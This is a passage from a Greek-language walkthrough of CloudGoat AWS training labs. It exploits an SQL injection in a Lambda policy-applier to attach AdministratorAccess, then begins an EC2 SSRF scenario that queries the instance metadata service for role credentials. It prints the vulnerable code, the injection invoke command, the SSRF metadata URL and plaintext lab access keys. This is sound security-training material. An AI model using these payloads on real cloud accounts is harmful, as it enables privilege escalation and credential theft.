


Χρησιμοποιώντας την εντολή `aws --profile scenario5 --region us-east-1 lambda list-functions` θα μας δείξει όλες τις συναρτήσεις της Lambda. Στην συνέχεια θα δούμε σε ποια από τις συναρτήσεις μπορούμε να ανακτήσουμε περισσότερες πληροφορίες.




Με την εντολή `aws lambda get-function --function-name «function name» --profile scenario5 --region us-east-1` προσπαθήσαμε να συλλέξουμε πληροφορίες για τις συναρτήσεις αλλά καταφέραμε μόνο σε αυτή που έχω σημειώσει με κίτρινο. Έτσι η εντολή διαμορφώθηκε ως εξής.


`aws lambda get-function --function-name vulnerable_lambda_cgidtzh9ope0yd-policy_applier_lambda1 --profile scenario5 --region us-east-1`



Η παραπάνω εντολή μας επέστρεψε αρκετές πληροφορίες που μπορούμε να εφαρμόσουμε στην πολιτική του χρήστη bilbo. Ένα μέρος αυτής της πληροφορίας είναι ένα url από το οποίο κατεβάζεις το deployment package το οποίο σχετίζεται με την Lambda και περιέχει τον πηγαίο κώδικα για την συνάρτηση, μέσα από αυτόν τον κώδικα θα καταφέρουμε να ανακαλύψουμε την ευπάθεια.



Κατεβάζοντας το αρχείο κατεβαίνει ένα συμπιεσμένο αρχείο .zip και αφού κάνουμε extract του αρχείου βλέπουμε τα αρχεία που περιέχει.



```python
import boto3
from sqlite_utils import Database

db = Database("my_database.db")
iam_client = boto3.client('iam')


# db["policies"].insert_all([
#     {"policy_name": "AmazonSNSReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonRDSReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AWSLambda_ReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonS3ReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonGlacierReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AdministratorAccess", "public": 'False'}
# ])


def handler(event, context):
    target_policys = event['policy_names']
    user_name = event['user_name']
    print(f"target policys are : {target_policys}")

    for policy in target_policys:
        statement_returns_valid_policy = False
        statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
        for row in db.query(statement):
            statement_returns_valid_policy = True
            print(f"applying {row['policy_name']} to {user_name}")
            response = iam_client.attach_user_policy(
                UserName=user_name,
                PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}"
            )
            print("result: " + str(response['ResponseMetadata']['HTTPStatusCode']))

        if not statement_returns_valid_policy:
            invalid_policy_statement = f"{policy} is not an approved policy, please only choose from approved " \
                                       f"policies and don't cheat. :) "
            print(invalid_policy_statement)
            return invalid_policy_statement

    return "All managed policies were applied as expected."


if __name__ == "__main__":
    payload = {
        "policy_names": [
            "AmazonSNSReadOnlyAccess",
            "AWSLambda_ReadOnlyAccess"
        ],
        "user_name": "cg-bilbo-user"
    }
    print(handler(payload, 'uselessinfo'))
```

Στην συνέχεια θα αναλύσουμε το αρχείο main.py με το εργαλείο notepad++

Σε αυτό τον πηγαίο κώδικα βλέπουμε ότι χρησιμοποιείται για την εφαρμογή των πολιτικών. Επίσης μπορούμε να δούμε ότι δεν υπάρχει κάποιος έλεγχος για το όνομα χρήστη ώστε να μην μπορέσουμε να εισέλθουμε στην βάση δεδομένων, έτσι οδηγούμαστε ότι υπάρχει μια ευπάθεια SQL injection.

Θα εκμεταλλευτούμε αυτή την ευπάθεια και ο χρήστης μας θα έχει Administrator δικαιώματα.

Με την παρακάτω εντολή θα πραγματοποιήσουμε sql injection

```
aws --profile scenario5 --region us-east-1 lambda invoke --function-
name vulnerable_lambda_cgidtzh9ope0yd-policy_applier_lambda1 --cli-
binary-format raw-in-base64-out --payload '{"policy_names":
["AdministratorAccess'"'"' --"], "user_name": "cg-bilbo-
vulnerable_lambda_cgidtzh9ope0yd"}' out.txt
```

Τρόπος αποκατάστασης

Αρχικά δεν πρέπει να δίνονται στους IAM χρήστες δυνατότητες οι οποίες δεν τους χρησιμεύουν και να υπάρχει ένας έλεγχος στις προσβάσεις που τους δίνεται. Ο χρήστης είχε την δυνατότητα να ερευνήσει έναν IAM ρόλο που σχετίζεται με την συνάρτηση Lambda και ερευνώντας τον να ανακαλύψει το ζευγάρι κλειδιών που σχετίζονται με τον ρόλο. Ο χρήστης δεν θα έπρεπε να του δίνεται η δυνατότητα να ερευνά IAM ρόλους και να ανακτά πληροφορίες όπως η πολιτική που εφαρμόζεται αλλά και τα μυστικά κλειδιά ενός άλλου ρόλου. Με αυτό το ζευγάρι κλειδιών ο επιτιθέμενος έχει πρόσβαση σε μία συνάρτηση της lambda έτσι θα μπορέσει να κατεβάσει τον πηγαίο κώδικα της συνάρτησης. Διαβάζοντας τον κώδικα αντιλαμβανόμαστε ότι ο χρήστης έχει πρόσβαση στην βάση δεδομένων χωρίς να χρειάζεται να κάνει ταυτοποίηση του χρήστη και να κάνει την γνωστή επίθεση sql injection. Επίσης είναι απαγορευτικό να έχεις πρόσβαση σε μία βάση δεδομένων χωρίς αυτή να φιλτράρετε και να μπορέσεις να κάνεις μία επίθεση sql injection

6ο Σενάριο - ec2_ssrf

Δημιουργία σεναρίου

Με την δημιουργία του συγκεκριμένου σεναρίου δημιουργείτε ο χρήστης Solus, ο κακόβουλος χρήστης βρίσκει ότι έχει δικαιώματα μόνο για ανάγνωση(ReadOnly) σε μία συνάρτηση Lambda, έτσι οδηγείται σε ένα EC2 instance το οποίο τρέχει ένα web application με την γνωστή ευπάθεια SSRF(server-side request forgery). Μετά από την εκμετάλλευση της ευάλωτης εφαρμογής και την απόκτηση κλειδιών από ένα EC2 metadata υπηρεσίας, ο εισβολέας αποκτά πρόσβαση σε ένα ιδιωτικό S3 bucket με ένα σύνολο κλειδιών που του επιτρέπουν να καλέσει την συνάρτηση Lambda και να ολοκληρωθεί το σενάριο.

Για να δημιουργήσουμε το σενάριο θα εκτελέσουμε την εντολή `./cloudgoat.py create ec2_ssrf` και στην συνέχεια δημιουργούμε το προφίλ Solus με το ζευγάρι κλειδιών που δημιούργησε το σενάριο.

```
Apply complete! Resources: 34 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_solus_access_key_id = "AKIAVYQKAVANZQAU3Z6I"
cloudgoat_output_solus_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_solus_access_key_id = AKIAVYQKAVANZQAU3Z6I
cloudgoat_output_solus_secret_key = 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

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/ec2_ssrf_cgidpxsff7co2x/start.txt


┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile Solus
AWS Access Key ID [None]: 396231747611
AWS Secret Access Key [None]: ^C

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile Solus
AWS Access Key ID [None]: AKIAVYQKAVANZQAU3Z6I
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Στην συνέχεια θα ερευνήσουμε τον χρήστη Solus ώστε να δούμε τα δικαιώματα που έχει και τις πολιτικές που εφαρμόζονται σε αυτόν.
Με την εντολή `aws sts get-caller-identity –profile Solus` θα βρούμε το πλήρες όνομα του χρήστη.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws sts get-caller-identity --profile Solus
{
    "UserId": "AIDAVYQKAVAN4I44BVATL",
    "Account": "396231747611",
    "Arn": "arn:aws:iam::396231747611:user/solus-ec2_ssrf_cgidpxsff7co2x"
}
```


Θα δοκιμάσουμε τις συνηθισμένες εντολές αλλά δυστυχώς θα απορριφθεί το αίτημα μας και θα λάβουμε μήνυμα AccessDenied

- `aws iam list-user-policies --user-name solus-ec2_ssrf_cgidpxsff7co2x --profile Solus`
- `aws iam list-attached-user-policies --user-name solus-ec2_ssrf_cgidpxsff7co2x --profile Solus`
- `aws iam list-roles --profile Solus`

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-user-policies --user-name solus-ec2_ssrf_cgidpxsff7co2x  --profile Solus

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::396231747611:user/solus-ec2_ssrf_cgidpxsff7co2x is not authorized to perform: iam:ListUserPolicies on resourc
e: user solus-ec2_ssrf_cgidpxsff7co2x because no identity-based policy allows the iam:ListUserPolicies action

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name solus-ec2_ssrf_cgidpxsff7co2x  --profile Solus

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::396231747611:user/solus-ec2_ssrf_cgidpxsff7co2x is not authorized to perform: iam:ListAttachedUserPol
icies on resource: user solus-ec2_ssrf_cgidpxsff7co2x because no identity-based policy allows the iam:ListAttachedUserPolicies action

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-roles --profile Solus

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::396231747611:user/solus-ec2_ssrf_cgidpxsff7co2x is not authorized to perform: iam:ListRoles on resource: arn:aws:iam
::396231747611:role/ because no identity-based policy allows the iam:ListRoles action
```

Δεδομένου ότι δεν λάβαμε κάποια πληροφορία από τις προηγούμενες εντολές θα προσπαθήσουμε να ερευνήσουμε αν υπάρχει κάποια συνάρτηση Lambda με την εντολή `aws lambda list-functions --region us-east-1 --profile Solus`

Με την εντολή lambda list-function μας επιστρέφει μία λίστα από lambda συναρτήσεις με τις ρυθμίσεις που έχει η κάθε μία.




Παρατηρούμε ότι η συνάρτηση Lambda με όνομα cg-lambda-ec2_ssrf_cgidpxsff7co2x έχει ένα ζευγάρι κλειδιών και είναι αποθηκευμένα σαν μεταβλητές. Έτσι θα ερευνήσουμε περισσότερο αυτή την συνάρτηση με την εντολή.

```
aws lambda get-function --function-name cg-lambda-ec2_ssrf_cgidpxsff7co2x --region us-east-1 --profile Solus
```

Με την εντολή get function λαμβάνουμε περισσότερες πληροφορίες για την συγκεκριμένη συνάρτηση όπως την version, ένα link που μπορείς να κατεβάσεις το deployment package το οποίο είναι διαθέσιμο μόνο για 10 λέπτα.

Αν αναφερθείς συγκεκριμένα για την version αυτή θα πάρουμε πληροφορίες μόνο για αυτή την έκδοση.

Αυτό μας οδηγεί σε ένα S3 bucket. Έχουμε πρόσβαση στο S3 bucket κατεβάζοντας το deployment package από το link και ερευνώντας τις μεταβλητές από τον πηγαίο κώδικα που περιέχει το αρχείο lambda.py




Στην συνέχεια με τα credentials από αυτή την συνάρτηση θα δημιουργήσω ένα άλλο προφίλ με όνομα Lambda_Solus


```
┌──(kali㉿kali)-[~/cloudgoat]
aws configure --profile Lambda_Solus
AWS Access Key ID [None]: AKIAVYQKAVANXDXL3L7F
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Θα προσπαθήσουμε να μάθουμε πληροφορίες για αυτόν τον χρήστη όπως κάναμε και προηγουμένως ελπίζοντας ότι θα έχουμε κάποια ευρήματα με τις παρακάτω εντολές.


```
aws sts get-caller-identity --profile Lambda_Solus
aws ec2 describe-instances --region us-east-1 --profile Lambda_Solus
```



Η εντολή `aws ec2 describe-instances --region us-east-1 --profile Lambda_Solus` μας επέστρεψε πολλές πληροφορίες και μία από αυτές είναι μία public IP από το EC2 Instance στην πόρτα tcp/80. Αν επισκεφτούμε αυτή την διεύθυνση IP έχουμε το παρακάτω.





Γνωρίζοντας το σενάριο ότι έχει να κάνει με SSRF εντοπίζουμε το πρόβλημα και θα στείλουμε http αιτήματα αναμένοντας ότι θα απαντήσει ο διακομιστής.
Το SSRF είναι μία ευπάθεια που εξαπατά ιστοσελίδες κάνοντας http αιτήματα σε ένα url. Αυτό επιτρέπει στον κακόβουλο χρήστη να αποκτήσει πρόσβαση σε σημαντικές πληροφορίες που υπάρχουν στον διακομιστή που φιλοξενεί το συγκεκριμένο url. Μόλις ο εισβολέας παραποιήσει το http αίτημα ο διακομιστής το λαμβάνει και προσπαθεί να το διαβάσει. Η πιο σύνηθες επίθεση SSRF είναι πάρεις πρόσβαση πάνω σε Amazon EC2 Instance.
Αλλάζοντας το url βλέπουμε αυτή την απάντηση.



Εκμεταλλευόμαστε αυτή την ευπάθεια υποβάλλοντας ερωτήματα στο instance metadata API για να αποκτήσουμε τα credentials για να βρούμε το όνομα του ρόλου στο EC2 instance. Το instance metadata περιέχει δεδομένα σχετικά με το EC2 instance που μπορούμε να χρησιμοποιήσουμε για να διαμορφώσουμε ή να διαχειριστούμε το τρέχον instance.

Βάζοντας το url http://3.85.186.83/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials παίρνω το role name και θα βάλω το ίδιο url προσθέτοντας στο τέλος το role name





